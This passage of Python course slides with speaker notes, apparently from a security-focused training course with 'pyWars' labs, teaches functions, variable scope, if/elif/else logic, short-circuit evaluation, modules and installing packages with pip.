We can call the function passing the arguments based on their position as follows. With positional assignment, the first value specified by the program calling the function is assigned to the first argument specified in the function definition. The second value specified is assigned to the second argument in the function definition and so on. With optional arguments, you don't have to provide them with a value.

Consider the second call to 'myfunction(1, 2)' above

```
>>> myfunction(1, 2)
1 2 5
```

This will assign the argument "a" the value of 1 and "b" the value of 2. Because nothing is specified in the third position, nothing is specified for the value of "c", so it will take its default value of 5. However, in the first example, when we provide a value in the third position, the variable "c" will be assigned the value 7:

```
>>> myfunction(1, 2, 7)
1 2 7
```

Another way of calling a function is to specify each of the arguments by name; in this case, the position doesn't matter. These are usually referred to as "keyword arguments", which is often abbreviated "kwargs".

```
>>> myfunction(b=10, a=7, c=9)
7 10 9
```

Functions Return Their Output

```
>>> def return5():
...     return 5
...
>>> print(return5())
5
>>> y = return5()
>>> print(y)
5

>>> def return2vals():
...     return 5,10
...
>>> print(return2vals())
(5, 10)
>>> a,b = return2vals()
>>> print(a)
5
```

- Your function returns its output to the calling program with the "return" statement
- Values returned by the program are then processed by the calling program
- Results of called functions can be assigned or printed, assigned to other variables, or used in calculations. They are no different from any other objects
- Functions can return more than one value
- Placing a matching number of variables on the left of the equal sign will capture the returned values




After your function has processed the input and computed a result, it will return that result to the calling program using the keyword "return". The values returned by the functions are Python objects and will not be treated any differently than other Python objects in your program. So the results of a called function can be printed, stored in variables, or used in further calculations just like any other object.

Functions can return more than one value if multiple items are after the keyword "return". When you call the function, placing a matching number of variables on the left of the equal sign lets you capture the individual values. You can also capture them into a single variable and a "tuple" will be created. We will talk more about tuples later.

Returned Values

- Values after the "return" statement are returned to the calling program
- When the interpreter encounters a function call, the function is called, and the value returned by the return statement is substituted inline and continues to process the line



Python scripts are processed from the top down. Functions must be declared before they are used. When the Python interpreter encounters a function call, it will execute the function. The results returned by the function then replace the function call inline, and the interpreter continues processing. Consider how Python executes the following command:

```
>>> a = int(input("enter a number")) + 5
```

First, the innermost function is executed. In this case, that is "input()". The user is prompted for a number and enters a 5. input() returns a string. So Python substitutes the string containing the number 5 into its expression and keeps processing. Python now has the line:

```
>>> a = int("5") + 5
```

Now Python calls the function int("5"), which will convert the string containing a 5 into an integer. Python now has

```
>>> a = 5 + 5
```

Python then combines these two integer objects and points the variable "a" to an object containing the value 10.

Syntax and Spacing

- In Python, spacing is important. It tells the interpreter what code is in a block
- Never mix tabs and spaces! Text may line up visually on screen but be interpreted as different code blocks or not line up and be interpreted as the same
- `#!/usr/bin/python -tt` prints an error if tabs are used
- According to PEP-0008, you should use 4 spaces for each indentation level
 - <https://www.python.org/dev/peps/pep-0008/>
- If you use gedit in this class, you can make your life easier by changing preferences
- In gedit, click the "hamburger" cog in the upper-right corner and click **Preferences**
- Click the **Editor** tab
- Change the Tab Stops to this:



Because spaces are used to tell Python what portions of code are part of the same code block, spacing becomes very important to the execution of your program. If your program mixes tabs and spaces, the lines might look as if they are part of the same code block when they are not because they visually line up on the screen. There are a couple of ways you can deal with this problem. One way is to place a `"#!/usr/bin/python -tt"` shebang line at the beginning of your program. This tells Python to generate an error anytime it sees a mix of spaces and tabs in your program. You can also make your life easier by configuring gedit to type 4 spaces anytime you press the Tab key. You do this by selecting the hamburger cog in the upper-right corner and clicking **Preferences**. Then, on the **Editor** tab, select **Insert spaces instead of tabs** and select 4 spaces for **Tab width**.

Code Blocks: Colon and White Spaces

```

def gzipfile(datasample):
    import gzip
    path,lineno = datasample
    fc = gzip.open(path,"rt").readlines()
    return fc[int(lineno)-1]

def hex2str(datasample):
    result=""
    for i in datasample:
        result+=chr(int(i,16))
    return result

def divisible(datasample):
    result = []
    for eachpair in datasample:
        n1,n2 = eachpair.split(",")
        if int(n2) % int(n1) == 0:
            result.append("True")
        else:
            result.append("False")
    return result

```

- Code blocks begin with a colon (:)
- Code in the block all shares the same indentation levels
- Block ends when indentation stops



When you begin declaring a new function with the keyword "def", how does Python know which lines that follow are part of the new function and which are part of the next function? In other words, how does Python mark the beginning and end of a code block? Other languages, such as C, use specific characters, such as an open curly bracket ({), to begin a block, and other characters, such as close curly bracket (}), to end the block. Python uses spacing and indentation to create code blocks.

Python marks the beginning of a code block with a colon. All of the following lines indented at the same level (or indented more) are part of the same code block. Sub-blocks can also be defined within a block of code by indenting those lines even further. Sub-blocks must be associated with a control statement of a loop, such as if/else or a for loop.

The code block ends when the indenting returns back to the previous depth of indentation used before the code block began.

Defining a Function in the Shell

- From within a shell, the prompt changes from ">>>" to "..." when you are within a code block
- When defining a function in the Python shell, you must press Enter to change the indentation back to the beginning of the line
- When copying and pasting from a program into a shell, you must add blank lines between functions

```
>>> def addstrings(string1, string2):
...     #The colon began the code block
...     string3 = string1 + " " + string2
...     return string3
... 
```



Must press Enter

The Python interactive shell has a unique way of working with code blocks. When you begin a code block by ending a line with a colon, the prompt will change from ">>>" to "...". This prompt lets you know you are defining a code block. To end a code block definition within the interactive Python shell, you must press Enter on a blank line to tell the shell you are done defining the program. The indentation is still used to determine which lines are part of the code block. Pressing Enter on a blank line returns the indentation level to where it was before the code block began and ends the block.

Python uses this indentation level to determine if a line of code is part of a block. It does not require there to be a blank line between the declaration of functions when it is executing a script. Often .py script files will NOT have a blank line between the definition of functions. As a result, if you try to copy and paste a portion of a .py program into your interpreter, you will get errors, and the functions will not be declared. To resolve this issue, look at your script before you paste it into the shell and add blank lines between function definitions as needed.

Namespaces

- Namespaces are containers that store variable names
- A separate namespace is automatically created to store variables for:
 - All Global Variables are in the "Global" namespace
 - Every Function has a separate "Local" namespace
 - Every Class has a separate namespace
 - Modules imported with the syntax "import <modulename>" get their own namespace
 - Modules import with the syntax "from <modulename> import *" are added to the "Global" namespace
- Remember LEGB (Local, Enclosing, Global, Builtin) for name resolution
- Functions `globals()` and `locals()` can be used to see variables in the namespace as a dictionary

The global namespace is not the only namespace. Other namespaces will be created when functions are called, when modules are imported, or as new classes are defined. Each will have its own namespace. Within them, you can use the `locals()` function to view the content of their namespace. When Python resolves a variable name to find its value, it first looks in the local scope. If none exists, it looks in the scope of any enclosing functions. If it still doesn't find any, it looks in the global scope and finally in the builtin module.


When you import a module using the syntax "import module", a new namespace is created for the module. When you import a module using the syntax "from module import *", the objects are imported into the current namespace. The current namespace is the `global()` namespace in the main program, but it may be the namespace associated with another module or a class, depending on where it is imported.

Object instances and functions created by the program are stored in the global namespace. You can see the contents of the global namespace by calling the `globals()` function. The `globals()` function shows a Python data structure called a *dictionary* and stores variable names and the objects they point to. We will discuss dictionaries in some detail in section 2. This "`globals()`" dictionary is dynamically created by the interpreter for the storage of variables, objects, classes, and other objects. So when you create the variable 'a' and assign it the value of 9, a new entry is created inside the global namespace:

```
>>> a=9
>>> globals()['a']
9
>>> globals().items()
[('__builtins__', <module '__builtin__' (built-in)>), ('__name__', '__main__'),
 ('__function__', <function function at 0x65270>), ('__doc__', None), ('a', 9)]
```

Variable Resolution: LEGB

- When a variable is referenced, Python searches for its value in the following namespaces:
 - Locally: In current function
 - Enclosing: In enclosing functions
 - Globally: A global variable
 - Builtin: In `__builtin__` module where functions like print, input, and others are stored
- Look at the result of `print(a,b,c,d)`



When Python sees a variable, it searches through different namespaces to find its value. It looks through the local, enclosing, global, and builtin namespaces in that order. The FIRST value that it finds is assumed to be the value of the variable. In this rather confusing-looking block of code, there are actually three different variables named 'a'. There is a global 'a' with a value of 5. There is an 'a' inside of `func1()` that is assigned a value of 10 when we call `func1(10,10)`. There is also another 'a' inside the function named `embedded()` that is assigned a value of 20 when we call `embedded(20)`. Similarly, there are two 'b' variables. The one in `func1` is 10 and the global 'b' is 5. There is a global variable 'c' with a value of 5. There is a variable named 'd' in the `__builtins__` module with a value of 1.

When `print(a,b,c,d)` inside the `embedded` function is called, Python goes through the LEGB search to find variable 'a'. In this case, a local variable 'a' exists inside of the `embedded` function with a value of 20. Notice that the local 'a' variable's value of 20 is printed. When Python uses LEGB to find variable 'b', it doesn't find one in local scope, so it looks in the enclosing function `func1`. The embedded 'b' value of 10 is printed. For 'c', it doesn't find anything in local or the enclosing function named 'c', but it does in the global scope. The global 'c' value of 5 is found and printed. Then, as it goes through LEGB to search for a variable 'd', it finds nothing in local inside the enclosing function and nothing in the global variables. Last, it looks at everything defined inside the `__builtins__` function where it finds our value for 'd'. Because Python searches the namespaces in the order Local, Enclosing, Global, and Builtins, it prints the first value it finds, giving us the result 20,10,5,1.

Override Variable Scope with Global or Nonlocal

```
>>> def inafunc():
...     a=5
...     print(a)
...
>>> a=10
>>> print(a)
10
>>> inafunc()
5
>>> print(a)
10
```

a has local scope

```
>>> def inafunc():
...     global a
...     a=5
...     print(a)
...
>>> a=10
>>> print(a)
10
>>> inafunc()
5
>>> print(a)
```

a has global scope

a is changed by the function

When a function is executing, it can read and write to any variable in its local namespace. It can also read from the global namespace. However, functions do not update the global namespace. The reason is that the assignment of any variable inside the function results in the creation of a new local variable. In the example on the right, when Python calls inafunc() and executes 'a=5', it creates a new variable called 'a' inside the local namespace of the function. The local variable 'a' is unrelated to the global variable 'a', so when the function exits, the global variable 'a' is unaffected by the changes that occurred in the function.

If you want or need your function to be able to write to the global namespace, you can declare a variable to be global using the keyword `global`. In the example on the left, the function `infunc()` first declares "global a". Now any changes to variable 'a' within the function refer to the "a" in the global namespace.

The keyword `nonlocal` can also be used to tell Python that the variable is not local, which has the effect of using "EGB" instead of "LEGB" for variable resolution. In other words, it looks to enclosing functions first, then globally and then to built-ins to determine the variable's value.

Some variable types, such as lists and dictionaries, behave like globals because you pass pointers to those items.

```
>>> def changelist(inlist):
...     inlist.append("changeit")
...
>>> xlist=[1,2,3]
>>> changelist(xlist)
>>> xlist
[1, 2, 3, 'changeit']
```

Python 3 Variable Typing (Type Declarations)

- You can declare what type of arguments are accepted by a function and what it returns

```
student@573:~/s$ cat add.py
def add(num1:int, num2:int) ->str:
    return num1+num2
print(add(10,7))
student@573:~/s$ python3 add.py
17
student@573:~/s$ pip install mypy
Collecting mypy
  Successfully installed mypy-0.701 mypy-extensions-0.4.1 typed-ast-1.3.4
student@573:~/s$ python3 -m mypy add.py
add.py:2: error: Incompatible return value type (got "int", expected "str")
```

Python also supports variable type declarations in your functions. With type declarations, you can place a colon and a variable type after each of your arguments accepted by a function. For example, the add function above accepts num1 as an integer and num2 as an integer. The :int after the variable names in the definition tells the Python interpreter to expect them to be integers. The function also returns a type of string. The ->str before the colon indicates the return type for the function. Today this feature is only used for documenting your code and it isn't enforced by the Python interpreter. You can see that when we call the add function, it returns an integer of 17 and does not object to the fact that it is not a string. As far as the interpreter is concerned, these are little more than comments that are added for the developer's benefit. The maintainers of the official Python interpreter have unambiguously stated that these types will never be enforced. However, we may find that some non-standard future versions of the Python interpreter will enforce these types.

There are variable type checking tools such as mypy that will examine the source code and identify when variables are of the incorrect type. This can be very useful when debugging your programs. as it identifies subtle errors that are difficult to find.

Because some Python interpreter other than CPython such as iPython, IronPython, Jython, etc. may decide to enforce this standard in a future version, I recommend if you do use this feature, you always scan your code with mypy and fix any issues it identifies. Otherwise, you may have code that you think is working properly but breaks when someone runs it in a rogue interpreter that has decided to begin enforcing the types.

Section 1 Roadmap

- Lab Setup
- Python and pyWars
- Language Basics
- Strings
- Functions
- if/elif/else
- Modules
- Introspection

Course Introduction
Lab Zero Overview
Introduction to Python
Language Essentials
- print() function
- Variables
- Numeric Variable Operations
Introducing pyWars
LAB: pyWars Numerics
Strings, Bytes, and Bytearrays
- Strings and Bytes In-Depth
- Slicing Strings
LAB: pyWars Strings
Creating and Using Functions
Control Statements
if, elif, and else
LAB: pyWars Functions
Modules
LAB: Modules

This is a Roadmap slide.


Python Control Statements

- Python control statements are used to add decision-making logic to your program
- Your program will execute a code block only as certain conditions are met
- Examples of control statements include For loops, While loops, and if/elif/else conditions
- We will look at loops later. For now, we focus on the use of if/elif/else

Control statements are used to alter the logical flow of your program. They allow the programmer to add intelligent decision-making to their code. Control statements include 'if/elif/else', 'for', and 'while' loops. 'for' and 'while' loops are often used to go through all of the elements of 'lists', 'dictionaries', and other "iterable" data structures that we haven't discussed yet. We will only look at 'if/elif/else' for now. We will come back to the others when we can put their use in context.

Control Statements

- Programs jump around, executing different code blocks in memory, based on the value of variables
- While, For, and If statements are used to jump to functions and code blocks to give programs their logic and decision-making capabilities



Very few programs execute sequentially from top to bottom without any "branches" in code execution. Most programs jump around in memory, based on the value of variables in the program. The program hits a control statement such as an "IF" or a "FOR" loop, which then jumps to different functions and code blocks in memory. If statements will typically split the program into two or more branches. For and While loops will typically cause the program to jump back up to previously executed blocks of code and execute them until some condition is met. These control statements add logic to our programs.

Section 1 Roadmap

- Lab Setup
- Python and pyWars
- Language Basics
- Strings
- Functions
- if/elif/else
- Modules
- Introspection

Course Introduction
Lab Zero Overview
Introduction to Python
Language Essentials
- print() function
- Variables
- Numeric Variable Operations
Introducing pyWars
LAB: pyWars Numerics
Strings, Bytes, and Bytearrays
- Strings and Bytes In-Depth
- Slicing Strings
LAB: pyWars Strings
Creating and Using Functions
Control Statements
if, elif, and else
LAB: pyWars Functions
Modules
LAB: Modules

This is a Roadmap slide.

The "if" Statement

- The keyword "if" is followed by a logic expression
 if <logic expression> :
- The logic expression is tested, and the code block executes if it is True
- Again, indentation is used to create code blocks

```
if username != '':
    # Code block #1
    # Execute this code as part of if #1
    if username=='root':
        # This is code block #2
        # This code block is part of if #2
    if username != 'root':
        # This is code block #3
        # Executes as part of if #3
```

An “if” statement is followed by a logical expression, which will be evaluated by Python. If the logical expression is True, then the code block following the if statement is executed. These if clauses make up the bulk of the decision-making logic in most programs.

Suppose we want our program to take specific action depending on whether or not the username is "root". We might create a code block that executes only if the username is root by starting a code block with

```
if username=='root':
```

Then we use indentation to indicate which lines of code should execute when the username is root. If you have another block of code that you want to execute for everyone whose username isn't 'root', you could put another if statement like this:

```
if username != 'root':
```

Or you could use the else clause.

Logical Operators

- < less than `i < 100`
- <= less than or equal to `i <= 100`
- > greater than `i > 100`
- >= greater than or equal to `i >= 100`
- == equal `i == 100`
- != inequality `i != 100`

- not if the following is false `not b==5`
- () Parentheses can be used to force precedence (PEMDAS)
- and `(i <= 9) and (b == True)`
- or `(i < 9) or (f > 100.1)`

Here is a list of the logical operators you can use in your logic expression. Most of these are pretty intuitive, with the exception of comparing equality. When you want to test to see if two things are equal, you use two equal signs to compare the objects. Two equal signs are used because one equal sign already has meaning (assignment). These logical comparisons can be grouped together with a logical "and" or "or". Parentheses can be used to force the order of operations. Remember, PEMDAS (Please Excuse My Dear Aunt Sally) is the order of operations. The innermost parentheses are executed first, and the order of operation is followed. Then the next innermost parenthesis, and so on. Let's look at how the parentheses can be used to force the order of operations. By default, Python processes multiplication before addition, so $4*4-2$ is $16-2$ or 14. When you add parentheses, you can force the addition to happen first:

```
>>> print(4*4-2)
14
>>> print(4*(4-2))
8
```

Logic Truth Tables: AND

- Logical AND operation
- Result is True only if BOTH tests are True



if username != '' and username != "root" :		
Test A	Test B	A AND B
False	False	False
False	True	False
True	False	False
True	True	True

Here is the logic truth table for the AND operation. When you perform an AND operation, the result is True if both of the operands are True. In other words, if and only if operand A AND operand B are True, the result is True. If either operand is False, the result is False.

Logic Truth Tables: OR

- Logical OR operation
- Result is True if either operand is True

The diagram illustrates the logical OR operation. At the top, a snippet of Python code is shown: `if username == "student" or username == "root" :`. Two yellow boxes highlight the condition part of the if statement: `username == "student"` and `username == "root"`. Below this, a logic truth table for the OR operation is presented:

Test A	Test B	A OR B
False	False	False
False	True	True
True	False	True
True	True	True

Here is the logic truth table for the OR operation. When you perform an OR operation, the result is True if either of the operands is True. In other words, if either operand A OR operand B is True, the result is True. If both operands are False, the result is False.

Every Object Is Either True or False

- False, None, 0, and Empty values are False
- Everything else is True

```
>>> bool(False)
False
>>> bool(None)
False
>>> bool(0)
False
>>> bool("")
False
>>> bool([])
False
>>> bool({})
False
```

```
>>> bool(True)
True
>>> bool("HELLO")
True
>>> bool(1)
True
>>> bool(3.1415)
True
>>> bool([1,2,3])
True
>>> bool({1:1})
True
```

Every object in Python has a Boolean value of either true or false. By using the `bool()` function to turn different objects into Boolean values, we can see what is True and what is False. Although it is not a complete list, objects that have a value of "None", "False", and 0, or objects that are empty (such as an empty list of dictionaries) are false. All other variables are true. As you can see, 1, 3.1415, "Hello", {1:1}, and [1] are all true. Non-zero numbers and non-empty strings, dictionaries, and lists will all be true.

Python Uses "Shortcut" Processes of Logical Statement

- **OR** = Return first if it is True otherwise it returns second
 - My flight is late if it is raining OR I am in Atlanta
- **AND** = Return first if it is False otherwise it returns second

```
>>> True or False
True
>>> 0 or False
False
>>> 1 or 0
1
>>> "Tobe" or "NotToBe"
'Tobe'
>>> [1,2,3] or True
[1, 2, 3]
>>>
```

```
>>> False and 0
False
>>> 0 and False
0
>>> True and 0
0
>>> "A Horse" and "Carriage"
'Carriage'
>>> 0 or [] or "" or "First True"
'First True'
>>> 1 and "X" and 0 and [1]
0
```

First True

First False

Python uses shortcut processing when calculating "and" and "or" expressions. Consider the statement "My flight will be late if it is raining OR I am in Atlanta." You can express this as the Python statement "raining or Atlanta", where "raining" and "Atlanta" are Boolean variables. When evaluating that statement, you have to determine the truth of each side of the logical "or". So, first, you determine whether or not it is raining. If it is raining (that is, "raining" is true), then the second part of the equation is irrelevant. You will be late. In this case, you can just return the contents of the variable "raining" (which, in this case, is true). If it's not raining (that is, "raining" is false), then the answer totally depends on whether or not you are in Atlanta. The variable "Atlanta" will contain a value of true or false that will determine the answer to "raining or Atlanta". You don't even have to evaluate the variable Atlanta to see if it is true or not. You can simply return the value of the variable Atlanta. If it is true, then the logical "or" is true. If it is false, the logical "or" is false. That is the shortcut. Python doesn't evaluate the second argument to the "or" statement; it just returns its value. For "or" expressions, Python returns the first argument if the first argument is true; otherwise, it returns whatever value is in the second argument. It performs a similar trick with "and". For an "and" expression, it will return the first argument if it is false; otherwise, it will return the second argument.

Remember that everything in Python is either true or false. That means that we can use this shortcut to do things like this:

```
>>> first_true_thing = 0 or [] or "First True"
```

The variable `first_true_thing` will be assigned the first item in the expression that is true. The logical "and" can be used to get the first false value.

if/else

- “if” is followed by logic expressions
 - if <logic expression> :
- If the logical expression is true, then the code block marked by colon and indented text is run
- One and ONLY one "else" statement can be executed when the associated "if" is false

```
if username=='root':  
    # code block for the root user  
    # code block  
else:  
    # code block for everyone not root
```

The else clause executes when the logical expression after the if clause is false. Using the else clause, we can accomplish our checks for the root user in one if/else statement instead of two if statements. There can be one (and only one) else clause that will be executed if the previous clause was false. So now the username code becomes the following:

```
if username=='root':  
    # do stuff for root  
    # do more stuff for root  
else:  
    # do stuff for everyone that is not root
```

if/else Example

```
>>> def even_or_not(number):
...     if number%2==0:
...         return "Yep.  Even"
...     else:
...         return "Nope.  Odd"
...
>>> even_or_not(5)
Nope.  Odd
>>> even_or_not(10)
Yep.  Even
>>> even_or_not(0xffff3)
Nope.  Odd
>>> even_or_not(0b101100)
Yep.  Even
```

If it is evenly divisible by 2,
it is an even number



An easy example of how we could use an “if” statement would be to determine if a number is even or not. Remember that the modulo function (percent sign) returned the remainder after division. If, after dividing a number by two, the remainder is zero, then the number is even. So to develop a function that determines whether or not something is even, we could check the modulo and compare it (with double equal signs) to zero. If it is zero, then we can print "Even". The "else" clause would execute if the modulo was something other than zero.

if/elif/else

- "elif", which is short for "else if", can be added after the first "if"
- elif must also be followed by logic expressions
 elif <logic expression> :
- You can have many elif clauses in an if block
- Only one of the if/elif blocks of code will be executed

```

if username == "root":
    #do something for root
elif username == "hacker":
    # do something for hacker
elif username == "admin":
    # do something for admin
else:
    # do something for everyone not listed above

```

The "elif" clause, which is short for "else if", can be used to add additional tests and code branches to the "if" statement. You can have many elif clauses after your initial if statement. Each elif must be followed by a logical test and a code block to execute. If the logical test is true, then the block of code is executed. Only one if/elif block of code will be executed. This is much different than having a series of if statements where multiple logical conditions may be true. Consider the following example:

```

>>> def just_ifs(x):
...     if x==1:
...         print("1")
...     if x<5:
...         print("<5")

...
>>> def with_elif(x):
...     if x==1:
...         print("1")
...     elif x<5:
...         print("5")

...
>>> just_ifs(1)
1
<5
>>> with_elif(1)
1

```

if/elif/else Example

```
>>> def is_it_five(number):
...     if number < 5:
...         return "less than 5"
...     elif number == 5:
...         return "number 5 is alive."
...     else:
...         return "more than 5"
...
>>> is_it_five(3)
less than 5
>>> is_it_five(10)
more than 5
>>> is_it_five(5)
number 5 is alive.
```



We can add an elif clause for more fine-grained control of the code's logical branching. For example, if we want to do one thing when a number is less than 5, another thing when it is equal to 5, and yet another when it is more than 5, we could use elif.

Section 1 Roadmap

- Lab Setup
- Python and pyWars
- Language Basics
- Strings
- Functions
- if/elif/else
- Modules
- Introspection

Course Introduction
Lab Zero Overview
Introduction to Python
Language Essentials
- print() function
- Variables
- Numeric Variable Operations
Introducing pyWars
LAB: pyWars Numerics
Strings, Bytes, and Bytearrays
- Strings and Bytes In-Depth
- Slicing Strings
LAB: pyWars Strings
Creating and Using Functions
Control Statements
if, elif, and else
LAB: pyWars Functions
Modules
LAB: Modules

This is a Roadmap slide.

In your Workbook, turn to Exercise 1.3

pyWars Challenges 14 through 18



Please complete the exercise in your Workbook.

Lab Highlights: Functions Hold and Process Data

```
>>> d.question(14)
'Submit data() forward+backwards+forward. For example SAM -> SAMMASSAM '
>>> d.data(14) + d.data(14)[::-1] + d.data(14)
'What is your quest?tsalb a sraWyp tniaRock-N-Roll'
>>> def doanswer14(datain):
...     return datain + datain[::-1] + datain
...
>>> doanswer14(d.data(14))
'What is your questtseuq ruoy si tahWWhat is your quest'
>>> doanswer14(d.data(14))
'aint pyWars a blast??tsalb a sraWyp tniaaint pyWars a blast?'
>>> d.answer(14, doanswer14(d.data(14)))
'Correct!'
```

Press Enter to end
function declaration



Question 14 illustrates how functions can solve one type of common programming challenge for us. Here you have to grab a piece of data once and use it three times. The string returned by `d.data(14)` changes every time you request it. If you try to do something like this, it does not work properly.

```
>>> d.data(14) + d.data(14)[::-1] + d.data(14)
```

This solution returns three different strings. When you use a function, it holds the contents of a single copy of the data in the function's argument. When the function is called, the variable 'datain' is assigned the value retrieved by '`d.data(14)`'. Then the variable is used three times to produce the return string.

Section 1 Roadmap

- Lab Setup
- Python and pyWars
- Language Basics
- Strings
- Functions
- if/elif/else
- Modules
- Introspection

Course Introduction
Lab Zero Overview
Introduction to Python
Language Essentials
- print() function
- Variables
- Numeric Variable Operations
Introducing pyWars
LAB: pyWars Numerics
Strings, Bytes, and Bytearrays
- Strings and Bytes In-Depth
- Slicing Strings
LAB: pyWars Strings
Creating and Using Functions
Control Statements
if, elif, and else
LAB: pyWars Functions
Modules
LAB: Modules

This is a Roadmap slide.

Modules

- We can put groups of reusable functions and data structures in a *module*. Think "library of new functions"
- Modules are loadable pieces of Python code that add new capabilities to your Python script
- The keywords IMPORT and FROM are used to import the Python code. For example, to import the add functions from a module named 'mymodule', you have two options:

```
>>> import mymodule  
>>> mymodule.add(1, 3)  
4
```

```
>>> from mymodule import add  
>>> add(1, 3)  
4
```

- Python has built-in modules and third-party modules
- Groups of modules can be assembled into packages
- An extensive list of third-party Python packages is available at <https://pypi.org/>

Python modules are loadable pieces of code that extend the functionality of Python's built-in functions, objects, and libraries. You add modules to your program by using the keyword "import", followed by the name of the module you want to add. After you've imported a module, you can take advantage of the wealth of code that has already been written into the module to do all kinds of things for you. There are modules that parse regular expressions, read and write from webpages, interact with SQL databases, execute process commands, interface with hardware such as Bluetooth devices, act as webpages or HTTP proxies, and more. If you can think of it, there is probably a module out there to do the job for you.

When groups of modules that share a common purpose are put together, the result is called a *package*. Python maintains a list of third-party packages available for download and distribution on the following site:
<https://pypi.org>.

A Few Favorite Built-In Python Modules

- sys: System functions like arguments and environment variable
- subprocess: Start, stop, and interact with the OS and processes
- urllib: Access websites anyone?
- socket: Interface with the network
- re: Regular Expression Parser
- http.server: A basic web server
- pdb: The Python Debugger
- hashlib: SHA1, MD5, and other hash functions
- [https://docs.python.org/3/py-modindex.html](http://docs.python.org/3/py-modindex.html)

Python has many modules that you can use to perform different functions. Here are a few of my favorites and how they are used:

- The "sys" module is used to get information about the system. You can use this module to look at command line arguments or the search path used to find modules.
- The "subprocess" module is used to execute programs on the system and capture the output of that command.
- Python3's "urllib" module enables you to speak HTTP and HTTPS to interact with websites on the internet.
- The "sockets" module is used to send information back and forth across the network.
- The "re" module is short for regular expressions; this module enables you to use regular expressions to find and extract text matching a given pattern.
- Python3's "http.server" module provides you with everything you need to create a basic web server.
- The "pdb" module is the Python Debugger, and it can be useful when analyzing flaws in your applications.
- The "hashlib" module provides you with objects that enable you to calculate various cryptographic hashes, such as MD5, SHA1, and more.

These are just a few of the modules that are already installed on every Python installation by default. A list of modules available without the installation of additional modules (that is, they are distributed along with the Python interpreter) is available at <http://docs.python.org/3/py-modindex.html>.

Just a Few Third-Party Modules

- Beautiful Soup: Parses HTML, XML, and other document types to extract useful information
- Requests: Easy-to-use interaction with websites
- PExpect: Launches commands and interacts with them
- Impacket: Suite of offensive capabilities including Windows Authentication modules, psexec, pass the hash, smb relay attacks, and more (<https://github.com/SecureAuthCorp/impacket>)
- Plaso: Forensics Log2Timeline module with extendable plugin modules
- Scapy: Python Packet Analysis and Crafting (<https://scapy.net>)
- Gmail: Interact with Gmail (<http://libgmail.sourceforge.net/>)
- More listed here: <http://pypi.org>
- We will use the following two modules in our recon tool:
 - Scapy: Parses network packet and sniffing (<http://www.secdev.org/projects/scapy/>)
 - PIL: Python Image Library used to parse images
- Scripts that use these modules will run only on systems with the libraries installed



Here are just a few popular modules that are available for download and installation to extend the functionality in Python:

- Beautiful Soup has libraries that understand structured documents such as HTML and XML. It enables you to extract data from these documents without using regular expressions.
- Requests is a very popular module that simplifies interaction with websites.
- PExpect implements Linux's "expect" functionality, enabling you to execute a process and interact with it as you wait for prompts ("expecting" a given result) and send commands at the appropriate time.
- DFF is a complete extensive forensics framework that enables you to extract data from disk images. It understands the underlying data structures of NTFS, FAT, and other disk formats.
- Scapy is a module for creating and reading network packets.
- Impacket is a suite of offensive modules. You can use it to automate many advanced attacks, such as psexec, pass-the-hash attacks, and others.
- Plaso: Forensics Log2Timeline module with extendable plugin modules.
- Gmail is a module that enables you to interact with the popular email service.

Of course, scripts that you develop using these third-party modules will run only on systems that have the libraries installed. You will need to tell people who are using your script how to download and install the libraries. Many of these libraries are already installed for you in your course VM.

Installing Additional Modules

- pip is Python's official package manager
- Already installed on Python 3.4 and greater!
- If not, use install Bootstrap `$ python3 -m ensurepip --default-pip`
- Or download the get-pip.py, following instructions on <https://pip.pypa.io/en/stable/installing/>
- Then run it!

```
$ curl https://bootstrap.pypa.io/get-pip.py -o get-pip.py  
$ python3 get-pip.py
```



Your best option for managing your Python packages is pip. In addition to installing packages, pip enables you to uninstall a package, and it recovers gracefully if a package fails during the installation process. You can also search through the packages available in the online package repository with pip.

pip is installed by default on Python 3.4 and later. If you are on a Python system that doesn't have pip, you should first try to install it with the `ensurepip` module. This module will adapt the pip installation process to the OS and environment that Python is running on. Use `ensurepip` as follows:

```
$ python -m ensurepip --default-pip
```

If that doesn't work, then install pip with the `get-pip.py` installation script. You download the Python script called '`get-pip.py`', following the instructions on <https://pip.pypa.io/en/stable/installing/>. After downloading the script, you launch it with Python.

```
$ python3 get-pip.py
```

Basic pip Commands

- **pip <command> <command options>**

- help Display help with pip and its commands
- install Install packages
- uninstall Uninstall packages
- list List installed packages
- show Show information about installed packages
- search Search for packages

- Examples of common usage:

- | | |
|--------------------------------------|---|
| • \$ pip help install | Get help with install command |
| • \$ pip list | List installed packages |
| • \$ pip list --outdated | List of packages that need to be updated |
| • \$ pip show <installed package> | Get info on installed package |
| • \$ pip search <keyword> | Search PyPI for packages related to keyword |
| • \$ pip install <package> | Install a given package |
| • \$ pip install --upgrade <package> | Upgrade existing package |



